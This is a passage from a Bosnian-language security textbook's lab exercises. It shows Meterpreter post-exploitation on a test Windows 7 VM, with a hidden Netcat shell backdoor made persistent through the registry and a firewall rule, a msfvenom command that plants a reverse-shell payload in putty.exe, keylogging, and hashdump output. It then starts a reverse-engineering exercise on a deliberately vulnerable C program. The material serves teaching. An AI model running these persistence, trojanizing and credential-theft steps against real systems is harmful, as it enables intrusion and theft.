Sada se *prompt* mijenja u:
meterpreter>

Kako je ranije rečeno, Meterpreter je moćno okruženje koje ima veliki broj mogućnosti. Pregled komadi može se dobiti komandom `help`. Ovdje će biti korištene komande za postizanje željenog cilja. Još neke od komandi će biti obrađene do kraja poglavlja, a neke i na narednim poglavljima. Za ostatak se čitaoci upućuju na Metasploit dokumentaciju [44], ranije pomenutu knjigu [21] i web lokaciju Offensive Security [48], sa koje su preuzete neke od ideja navedenih ovdje.

Komandom `sysinfo` dobivaju se informacije o sistemu sa kojim je Meterpreter povezan kao na slici 11.8.

```
meterpreter > sysinfo
Computer      : TS_VM
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x64
System Language : bs_BA
Domain       : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
```

Slika 11.8: Meterpreter - Informacije o udaljenom sistemu

Komandom `getuid` dobiva se informacija o korisniku pod čijom prijavom je ostvarena konekcija. To je u ovom slučaju `TS_VM\studentad`

Ovo jeste privilegovani korisnik, ali nije najmoćniji korisnik na Windows OS "SYSTEM". Meterpreter omogućava da se komandom `getsystem` "pređe" na ovog korisnika⁵.

Nakon što je napadač postao najprivilegovaniji Windows korisnik korisno je da migrira Meterpreter sesiju sa programa čiji je propust iskoristio (IE) na neki

⁵ Na napadnutom sistemu je bio isključen UAC pa je `getsystem` odmah uspio. Ovo je urađeno radi uštede vremena i prostora u vježbi. Inače je potrebno izvršiti Metasploit napad koji zaobilazi UAC, o čemu se više uputa može naći u Metasploit dokumentaciji

drugi program. Korisnik web preglednika će primijetiti da web preglednik ne reaguje i zatvoriće ga. Time će i Meterpreter sesija biti zatvorena.

Komandom `getpid` može se doći do informacije o ID procesa koji koristi Meterpreter sesija. Komandom `ps` mogu se izlistati svi procesi na udaljenom računaru. Sa slika 11.9 i 11.10 mogu se vidjeti izvršene komande i dio rezultata `ps` komande koji je bitan.

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getpid
Current pid: 1668
meterpreter > ps

Process List
=====
  PID  PPID  Name                Arch  Session  User                Pat
  ---  ---  ---                ---  ---      ---                ---
  -
  0    0    [System Process]
```

Slika 11.9: Meterpreter - `getsystem`, `getpid` i `ps` komande

```
1652 420 explorer.exe        x64  1      TS_VM\studentad    C:\
Windows\explorer.exe
1668 960 iexplore.exe        x86  1      TS_VM\studentad    C:\
Program Files (x86)\Internet Explorer\iexplore.exe
```

Slika 11.10: Meterpreter - Dio ispisa `ps` komande

Izabrano je da se migrira na proces `explorer.exe` čiji je broj 1652 komandom:

```
migrate -P 1652
```

koja je uspješno izvršena kako se vidi sa slike 11.11.

Postojeća Meterpreter sesija iskorištena je da se pokaže jedan od načina da se omogući trajan pristup računaru žrtve bez oslanjanja na otkriveni sigurnosni propust. Ovdje će Netcat biti iskorišten da se na računaru žrtve omogući pristup komandnoj liniji. Za ovo je potrebno:

1. prebaciti Netcat na računaru žrtve

```
meterpreter > migrate -P 1652
[*] Migrating from 1668 to 1652...
[*] Migration completed successfully.

meterpreter > getpid
Current pid: 1652
```

Slika 11.11: Meterpreter - Rezultat `migrate` komande

2. podesiti da se Netcat server koji omogućava pristup komandnoj liniji (kako je prethodno pokazano) pokrene svaki put kad se pokrene računar žrtve
3. otvoriti port na FW koji će omogućavati ovaj pristup

Navedeni koraci će biti urađeni u otvorenoj Meterpreter sesiji.

Prvi korak je prebacivanje izvršne Netcat datoteke na računar žrtve. Ovdje je potrebno prebaciti datoteku koja je samostalna, odnosno ne zavisi od biblioteke, jer nije poznato okruženje u kom će se izvršavati. Ncat koji je preuzet u sklopu Nmap paketa nije ovakav. Iz tog razloga iskorištena je portabilna verzija Ncat koja je napravljena iz izvornog koda (uz statičko linkovanje). Ova datoteka dostupna je na <http://trunk.shinnok.com/> pod nazivom `ncat_upx.exe`. Alternativa je upotreba starije verzije Netcat za Windows ili samostalno pravljenje portabilne izvršne verzije Ncat.

Datoteka `ncat_upx.exe` prebačena je sa lokacije na kojoj se nalazila na računaru napadača na lokaciju `c:\windows\system32` na računaru žrtve. Lokacija je izabrana jer se na njoj nalaze sistemske datoteke i žrtva vjerovatno neće brisati ove datoteke. Mogla je biti izabrana i druga lokacija. Prebacivanje se vrši komandom:

```
upload /home/smrdivic/Downloads/ncat_upx.exe c:\windows\system32
```

Upisivanjem odgovarajućeg unosa u registre moguće je podesiti da se određeni program izvrši prilikom svakog pokretanja računara. Postoji više lokacija na koje se može izvršiti ovo upisivanje. Ovdje je izabrana ona koja je karakteristična za 64 bitni Windows 7 i manje poznata

(`HKEY_LOCAL_MACHINE\\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run`), što smanjuje šanse otkrivanja. Meterpreter ima komande za rad sa registrima. Komanda koja treba da se izvrši je pokretanje `ncat_upx.exe` datoteka sa opcijama `-L` (server koji nastavlja rad i kad se klijent otkaci), `-d` (diskretan rad odvojen od *command prompt*) i `-p` (port na kom će oslušivati). Izabran je port 455 jer je sličan portu 445 koji se koristi za SMB i vrlo često je otvoren. Unos u registre treba imati ime i izabrano je SMB (radi sličnosti portova i težeg otkrivanja). Meterpreter komanda kojom je ovo urađeno

je (u jednoj liniji):

```
reg setval -k HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows
\CurrentVersion\Run -v SMB
-d 'C:\windows\system32\ncat_upx.exe -Ldp 455 -e cmd.exe'
```

Provjeru da li je upisana željena vrijednost može se uraditi upotrebom parametra `queryval`:

```
reg queryval -k HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows
\CurrentVersion\Run -v SMB
```

koji bi trebao vratiti upisanu komandu.

Windows ima komande koje omogućavaju uređivanje *firewall* pravila. Za ovo je prvo neophodno preći na komandnu liniju na računaru žrtve. To se postiže unosom komande `shell` u Meterpreteru.

Komanda Windows 7 OS kojom se dodaje *firewall* pravilo koje omogućava pristup izvana po izabranom portu 445 i koje se zove SMB (proizvoljno izabrano ime za pravilo) je (u jednoj liniji):

```
netsh advfirewall firewall add rule name=SMB dir=in action=allow
protocol=TCP localport=455
```

Broj porta i naziv su izabrani tako da nepažljivi promatrač *firewall* pravila ne primijeti da se ne radi o SMB portu 445, već o portu koji izgleda vrlo slično.

Sada je sve spremno. Po restartovanju računara žrtve njegova komandna linija bi trebala biti dostupna na portu 455. Potrebno je vratiti se iz komandno linijskog okruženja na računaru žrtve u Meterpreter komandom `exit`. Meterpreter sesija se okončava komandom `exit` (ili `quit`).

Restartovan je napadnuti računar. Sa računara napadača upotrebom Netcat alata pristupljeno je računaru žrtve po portu 455. Rezultat je bio dobivanje pristupa komandnoj liniji na računaru žrtve, što se vidi na slici 11.12.

11.3 Upotreba Metasploit za pravljenje *backdoor*

Korištenjem Metasploit u postojeću izvršnu datoteku ubaciti kod koji omogućava povezivanje sa napadnutog OS.

```

smrdovic@VB1604:~$ nc 192.168.10.143 455
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\SysWOW64>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . :
Link-local IPv6 Address . . . . . : fe80::19e7:f96f:e455:1da2%11
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.1

```

Slika 11.12: Netcat - *Backdoor*

Rješenje: Za postojeću izvršnu datoteku u koju će se ubaciti zlonamjerni kod izabran je `putty.exe`. Ovo je datoteka u kojoj se nalazi popularna *open source* aplikacija najpoznatija kao SSH klijent, ali koja se koristi i za emulaciju terminala, serijsku konzolu i kao klijent za druge protokole poput `telnet` i `SCP`.

Izvršna `putty.exe` datoteka preuzeta je putem `wget` komande sa web lokacije autora aplikacije gdje se nalazi aktualna stabilna verzija:

```
wget http://the.earth.li/sgtatham/putty/latest/x86/putty.exe
```

Za ubacivanje zlonamjernog koda u `putty.exe` datoteku iskorišten je program `msfvenom` koji je dio Metasploit-a. `Msfvenom` je noviji, od 2015, alat, koji je kombinacija ranija dva alata `Msfpayload` i `Msfencode`, i objedinjava njihove funkcionalnosti. Korištena komanda, čiji će parametri biti objašnjeni ispod, je (u jednoj liniji);

```
msfvenom -a x86 --platform windows -x putty.exe -k
-p windows/meterpreter/reverse_tcp LHOST=192.168.10.134
LPORT=443 -e x86/shikata_ga_nai -i 3 -b '\x00' -f exe
-o puttyX.exe
```

- Opcija `"-a"` (`-arch`) označava hardversku arhitekturu za koju se dodaje zlonamjerni kod. Izabrana je `"x86"` arhitektura;
- Opcija `"-platform"` označava platformu (uglavnom operativni sistem) za koju se dodaje zlonamjerni kod. Izabrana je `"windows"` platforma (OS);
- Opcija `"-x"` (`-template`) označava izvršnu datoteku u koju se ubacuje kod. Izabrana je prethodno preuzeta `"putty.exe"` datoteka (potrebno je navesti putanju do datoteke);

- Opcija "-k" (-keep) označava da treba sačuvati ponašanje (rad) programa u koji se ubacuje i zlonamjerni kod pokrenuti kao posebnu nit (*thread*). Na ovaj način se od žrtve koja pokrene program sa dodanim zlonamjernim kodom krije činjenica da je u program nešto dodato;
- Opcija "-p" (-payload) označava kod za izvršavanje zlonamjernih akcija (*payload*) koji se želi koristiti. Izabran je, i prethodno često korišteni, kod koji će pokrenuti `meterpreter tcp` sesiju sa računara žrtve ka računaru napadača;
 - Parametar "LHOST" je dio podešavanja koda koji se izvršava i označava adresu sa kojom žrtva treba uspostaviti `meterpreter` sesiju Izabrana je adresa računara na kom će biti pokrenut Metasploit server koji će očekivati ovu konekciju, 192.168.10.134;
 - Parametar "LPORT" je, takođe, dio podešavanja koda koji se izvršava i označava port sa kojim žrtva treba uspostaviti `meterpreter` sesiju Izabran je port 443 se osigura prolazak kroz *firewall*, kako je ranije objašnjeno.
- Opcija "-e" (-encoder) označava kodiranje zlonamjernog koda koje se želi koristiti. Kodiranje omogućava da se zlonamjerni kod koji generiše Metasploit prilagodi okruženju i omogući njegovo izvršavanje. Višestruko kodiranje korišteno je nekad za sakrivanje od antivirusnih alata, ali savremeni AV alati to sada otkrivaju. Izabrano je "x86/shikata_ga_nai" kodiranje;
- Opcija "-i" (-iterations) označava koliko puta se želi uraditi izabrano kodiranje. Izabrano je da se uradi "3" puta;
- Opcija "-b" (-bad-chars) označava znakove koji ne smiju da se pojave u zlonamjernom kodu poput bajta sa vrijednošću nula kako je objašnjeno u poglavlju o sigurnosti programa (Poglavlje 5). Izabrano je da su nedozvoljeni znakovi upravo bajti sa vrijednošću nula, "\x00";
- Opcija "-f" (-format) označava format koji izlazna datoteka, rezultat izvršenja komande, treba da ima. Izabran je "exe" format, isti kao i kod datoteke u koju se kod ubacuje;
- Opcija "-o" (-out) označava naziv izlazne datoteke koja će biti rezultat izvršavanja komande. Izabrano je ime slično originalnom "puttyX.exe".

Po izvršenju komande dobiva se obavještenje da je kod ubačen i da je izvršeno njegovo kodiranje tri puta, te da je veličina ubačenog koda 414 bajta. Ispisuje se i naziv datoteke (izabran u sklopu komande) u koju je sačuvana nova verzija datoteke sa ubačenim kodom.

Da bi se sakrila izmjena i žrtva lakše navela da pokrene izmijenjeni program, ime datoteke je promijenjeno u `putty.exe` (kao što je originalno ime neizmijenjene datoteke).

Sada je potrebno žrtvu navesti da preuzme i instalira ovu verziju Putty u koju je ubačen zlonamjerni kod. Tim pitanjem se bavi poglavlje o ljudskom faktoru u sigurnosti (Poglavlje 14). Postoji i mogućnost da se iskorištavanjem nekog od sigurnosnih propusta originalna verzija ovog softvera na žrtvi zamijeniti ovom zaraženom. Ovdje će se pretpostaviti da postoji način da se nešto od navedenog uradi.

Prije pokretanja izmijenjene datoteke na računaru žrtve potrebno je na računaru napadača pokrenuti proces koji prihvata konekciju i po njoj uspostavlja *meterpreter* sesiju. To se postiže na slijedeći način:

Potrebno je pokrenuti Metasploit konzolu:
`sudo msfconsole`

Potrebno je izabrati da se koristi generički kod (exploit):
`use exploit/multi/handler`

Potrebno je izabrati da se očekuje Windows *meterpreter* reverzna konekcija po TCP, te podesiti parametre (LHOST i LPORT) za konekciju (analogno onom što je ubačeno kao zlonamjerni kod):

```
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.10.134
set LPORT 443
```

Na kraju je potrebno pokrenuti definisani napad, proces koji očekuje konekciju:
`exploit`

Nakon unošenja komandi Metasploit prelazi u stanje očekivanja konekcije, kako je prikazano na slici 11.13.

Sada je potrebno da žrtva pokrene izmijenjeni *putty.exe*, dvoklikom. Na računaru žrtve se tada otvara normalni početni prozor Putty aplikacije koja je potpuno funkcionalna, kako je prikazano na slici 11.14 (u pozadini se vidi datoteka koja je pokrenuta).

Istovremeno se u pozadini, nevidljivo žrtvi pokreće *meterpreter* sesija sa napadačem, kako se vidi na slici 11.15.

Ovdje je neophodno napomenuti da na računaru žrtve nije bio aktivan anti-virusni softver, jer bi inače izmijenjena datoteka bila odmah prepoznata kao


```

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.134
LHOST => 192.168.10.134
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.134:443
[*] Starting the payload handler...

```

Slika 11.13: Netcat - Pokretanje meterpreter listener



Slika 11.14: Putty - sa umetnutim zlonamjernim kodom

```

msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.134
LHOST => 192.168.10.134
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.134:443
[*] Starting the payload handler...
[*] Sending stage (957999 bytes) to 192.168.10.144
[*] Meterpreter session 1 opened (192.168.10.134:443 -> 192.168.10.144:1041) at
2017-02-07 10:14:11 +0100

meterpreter > █

```

Slika 11.15: Metasploit - *meterpreter* sesija od žrtve

zlonamjerna.

Ovdje je pokazana samo jedna upotreba Msfvenom alata. To je alat sa još dodatnih mogućnosti, od kojih će jedna biti pokazana u poglavlju o sigurnosti mobilnih aplikacija. Za više informacija potrebno je pogledati literaturu pomenutu u prethodnom poglavlju, [44] [21].

Uspostavljena *meterpreter* sesija biće iskorištena da se pokažu još neke od mogućnosti *meterpreter*-a.


Jedna od njih je mogućnost pohranjivanja onoga što korisnik na računaru, sa kojim je uspostavljena *meterpreter* sesija, kuca na tastaturi (*key logger*). To se radi na slijedeći način:

Potrebno je pokrenuti pohranjivanje unosa sa tastature komandom:
meterpreter > *keyscan_start*

Neka je sada korisnik na računaru koji se prisluškuje pokrenuo Notepad aplikaciju kucanjem "Notepad" na Start meniju, te unio neki tekst u Notepad. Neka je zatim pokrenuo web preglednik i u njega ukucao "mail.google.com", te unio korisničko ime i lozinku. Ove akcije prikazane su na slici 11.16.

Kada se u *meterpreter* konzoli otluca komanda za ispis otkucanog na tastaturi *keydump* dobije se sve što je korisnik kucao, kako se vidi na slici 11.17.

Potrebno je napomenuti da iako je korišten HTTPS za konekciju lozinka je i dalje bila dostupna jer je snimljena na računaru prije nego što je poslana serveru



Slika 11.16: Žrtva - unos teksta i korisničkog imena i lozinke

```

meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
notepad <Return> Ovo je tajni tekst. <Return> mail.google.com <Return>
smrdovicPogresna
meterpreter > █

```

Slika 11.17: Napadač - ispis onog što je žrtva kucala na tastaturi

preko HTTPS.

Ovo je osnovni način rada koji može poslužiti, ali ima i nedostataka. Jedan nedostatak je da se na ovaj način ne može doći do Windows lozinke korisnika. Da bi to bilo moguće potrebno je pronaći PID `winlogon.exe` procesa i migrirati `meterpreter` na taj proces. Onda je potrebno čekati da korisnik, recimo zaključa računar, te unese svoju korisničku lozinku za otključavanje.

Komandom `ps` ustanovljeno je da je PID `winlogon.exe` procesa 420. Pošto je to privilegovan proces prvo je potrebno postati privilegovani korisnik "SYSTEM" komandom:

```
getsystem
```

kako je bilo urađeno i ranije. Zatim je izvršena migracija na proces 420 (`winlogon.exe`) komandom:

```
migrate 420
```

Pokrenuto je snimanje kucanja na tastaturi komandom: `keyscan_start`

Korisnik računara žrtve je zaključao računar, te unio svoju Windows lozinku za otključavanje. Ispisani su uhvaćeni unosi sa tastature komandom:

```
keyscan_dump
```

Windows lozinka korisnika je "uhvaćena" kako je prikazano na slici 11.18.

```
meterpreter > migrate 420
[*] Migrating from 2940 to 420...
[*] Migration completed successfully.
meterpreter >
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Pass1234 <Return>
```

Slika 11.18: Napadač - uhvaćena Windows lozinka

Treba primijetiti da se u ovom slučaju ne hvataju drugi unosi na tastaturi, već samo oni u `winlogon` proces što je bio i cilj.

Biće pokazana još jedna jednostavna, ali moćna komanda. Ona omogućava da se ispiše sadržaj datoteke sa zapisima lozinki na operativnom sistemu. Komanda je `hashdump`. rezultat njenog unošenja prikazan je na slici 11.19.

Može se vidjeti da se došlo do OS zapisa lozinki na koje se sada mogu primijeniti metode opisane u poglavlju o ispitivanju sigurnosti lozinki (Poglavlje 3),

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c
59d7e0c089c0:::
dugacki:1004:aad3b435b51404eeaad3b435b51404ee:cf7771248bde3fab95ca491d
47e9108:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
naivni:1002:aad3b435b51404eeaad3b435b51404ee:5835048ce94ad0564e29a924a0
3510ef:::
razumni:1003:aad3b435b51404eeaad3b435b51404ee:0bbfbd649fc3fd7f7e4b19218
5aef354:::
student:1001:aad3b435b51404eeaad3b435b51404ee:eab4556003a83e179a149ce65
83e097f:::
studentad:1000:aad3b435b51404eeaad3b435b51404ee:6364271e1a2232e42ecb340
6eeb8f823:::
meterpreter > █
```

Slika 11.19: Rezultat hashdump komande

VJEŽBA: Upravljanje digitalnim pravima - Reverzni inženjering

Upoznavanje studenata sa mogućim napadima na zaštite od neovlaštene upotrebe izvršnih programa. Ovi napadi omogućavaju izmjenu izvršnog koda koja zaobilazi provjeru ovlaštenja za upotrebu programa bez poznavanja izvornog koda.

Konkretno je potrebno uraditi reverzni inženjering programa koji je korišten u vježbi vezanoj za preljev međuspremnika.

12.1 Alat - *OllyDbg*

Potrebno je preuzeti i instalirati Windows *debugger* OllyDbg.

Rješenje: OllyDbg je *debugger* za x86 platforme pogodan za binarnu analizu programa. Ovaj alat radi na Windows OS. Postoje i drugi alati sa više mogućnosti poput IDA Pro disasemblaera. OllyDbg je besplatan i ima dovoljno mogućnosti da se za edukativne svrhe objasni proces reverznog inženjeringa.

Ažurna verzija OllyDbg u vrijeme pisanja bila je 2.01. Instalaciona datoteka može se preuzeti sa adrese <http://www.ollydbg.de/version2.html>. Datoteka je kompresovana zip datoteka. Datoteku je potrebno raspakovati na željenu lokaciju i time je instalacija završena.

12.2 Analiza izvršnog koda

Korištenjem preuzetog *debugger*-a potrebno je analizirati izvršni kod programa koji je korišten u Vježbi 5. *Buffer overflow*.

Rješenje: Prija analize izvršnog koda bilo je potrebno pretvoriti izvorni kod programa u izvršni. Za ovo je korišteno Dev-C++ integrisano razvojno okruženje. Ako nije instalirano na računaru potrebno ga je preuzeti sa SourceForge lokacije: <https://sourceforge.net/projects/orwelldevcpp/files/>.

Preuzeta verzija bila je 5.11. Preuzeta instalaciona datoteka je izvršna i treba je pokrenuti. Instalacija Dev-C++ je jednostavna. Za ovo namjenu dovoljno je samo potvrditi ponuđene izbore. Instalacija traje nekoliko minuta. Po završetku se dobije obavještenje o uspješnoj instalaciji i ponuda da se pokrene.

Prilikom prvog pokretanja Dev-C++ postavlja nekoliko pitanja na koja je dovoljno odgovoriti prihvatanjem ponuđenih izbora (ili ih prilagoditi, što za ovu vježbu nije neophodno). Nakon pokretanja potrebno je učitati izvorni kod programa `ranjiv.c` putem menija "File→Open". Nakon učitavanja integrisano okruženje izgleda kao na slici 12.1.

Pošto je OllyDbg 32 bitni *debugger* potrebno se osigurati da Dev-C++ napravi 32 bitnu izvršnu verziju programa (jer se izvršava na 64 bitnom Windows 7 OS). To se postiže putem menija "Tools→Compiler Options...". Na vrhu prozora koji se otvori sa padajuće liste potrebno je izabrati "32-bit Release" stavku kao na slici 12.2.

Sada je još potrebno pokrenuti pravljenje izvršne verzije putem menija "Execute→Compile" ili pritiskom na funkcijsku tipku F9. Nakon toga na lokaciji sa koje je učitana `ranjiv.c` pojavljuje se izvršna datoteka `ranjiv.exe`. Nakon ovoga Dev-C++ više nije potreban i može se ugasiti

Izvršni program je konzolni pa ga je potrebno pokrenuti sa komandne linije. Slično kao i u vježbi sa preljevom međuspremnika, gdje je izvršavanje bilo na Linux OS potrebno je vidjeti da li program radi kako je planirano. Program je pokrenut bez parametara, zatim sa pogrešnom lozinkom "pogresna", te sa ispravnom lozinkom "tajna". Program se izvršavao na očekivan način. Pokušano je uraditi preljev međuspremnika kao i na Linux verziju unošenjem, za jedan, većeg broja znakova nego što je predviđeno za varijablu u koju se lozinka učitava. Rezultat je bio isti kao i na Linux verziji, odnosno poruka "Pristup odobren", što znači da se i u Windows verziji može iskoristiti isti preljev međuspremnika. Međutim, to nije tema ove vježbe i nije dalje razmatrano. Unesene komande i

```

1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4
5  int provjeri_lozinku(char *lozinka) {
6      int odobren_flag = 0;
7      char loz_spremnik[8];
8
9      strcpy(loz_spremnik, lozinka);
10
11     if(strcmp(loz_spremnik, "tajna") == 0)
12         odobren_flag = 1;
13     if(strcmp(loz_spremnik, "lab232") == 0)
14         odobren_flag = 1;
15
16     return odobren_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20     if(argc < 2) {
21         printf("Upotreba: %s <lozinka>\n", argv[0]);
22         exit(0);
23     }
24     if(provjeri_lozinku(argv[1])) {
25         printf("\n+++++\n");
26         printf("Pristup odobren.\n");
27         printf("+++++\n");
28     } else {
29         printf("\n-----\n");
30         printf("Pristup zabranjen.\n");
31         printf("-----\n");
32     }
33 }


```

Line: 1 Col: 1 Sel: 0 Lines: 35 Length: 728 Insert Done parsing ir


Slika 12.1: Dev-C++ - učitani ranjiv.c

rezultati su prikazani na slici 12.3.

Kada je potvrđeno da program radi potrebno je izvršnu verziju učitati u OllyDbg. OllyDbg pokreće se dvostrukim klikom na datoteku `ollydbg.exe` koja se nalazi među raspakovanim datotekama iz kompresovane datoteke koja je preuzeta. Učitavanje izvršne datoteke `ranjiv.exe` u OllyDbg vrši se, standardno, preko menija "File→Open". nakon učitavanja dobije se korisničko okruženje kao




Slika 12.2: Dev-C++ - podešavanje 32 bitne izvršne datoteka



Slika 12.3: ranjiv.exe - izvršavanje na Windows 7

na slici 12.4.



Slika 12.4: OllyDbg - radno okruženje

